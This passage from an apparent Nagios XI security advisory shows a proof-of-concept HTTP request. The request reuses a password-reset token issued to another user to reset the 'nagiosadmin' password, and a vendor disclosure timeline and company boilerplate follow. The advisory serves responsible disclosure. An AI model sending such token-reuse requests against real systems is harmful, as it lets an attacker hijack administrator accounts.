Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Referer:
http://[redacted]/nagiosxi/login.php?finishresetpass&username=stduser2&token=b53e7fa68674d718fb9d43bf4e4e25
4f3446361cb09489766ffc4e117365a69c
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: nagiosxi=f8q5nuc5bjn5il5ncqfq31kcu6; __utmt=1;
__utma=144581237.250773939.1462081658.1462081658.1462081658.1; __utmb=144581237.1.10.1462081658;
__utmc=144581237; __utmz=144581237.1462081658.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
Connection: close

token=b53e7fa68674d718fb9d43bf4e4e254f3446361cb09489766ffc4e117365a69c&username=nagiosadmin&password1=hijack&pa
ssword2=hijack&reset=
```

Please note reset tokens can be used multiple times as the application does not invalidate them immediately after the first use.

Timeline

13/05/2016 – Initial disclosure to vendor
14/05/2016 – Vendor confirms receipt of advisory
25/05/2016 – Vendor provides fixes for most of the vulnerabilities
25/05/2016 – Enquiry about the status of fixes for the unpatched vulnerabilities
26/05/2016 – Vendor responded with "Since the major issues have been fixed and the remaining issues I'd like to touch up are only available if the user is logged in, or logged in as admin, I don't see a reason to hold onto releasing the advisory."
2/06/2016 – Public disclosure

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com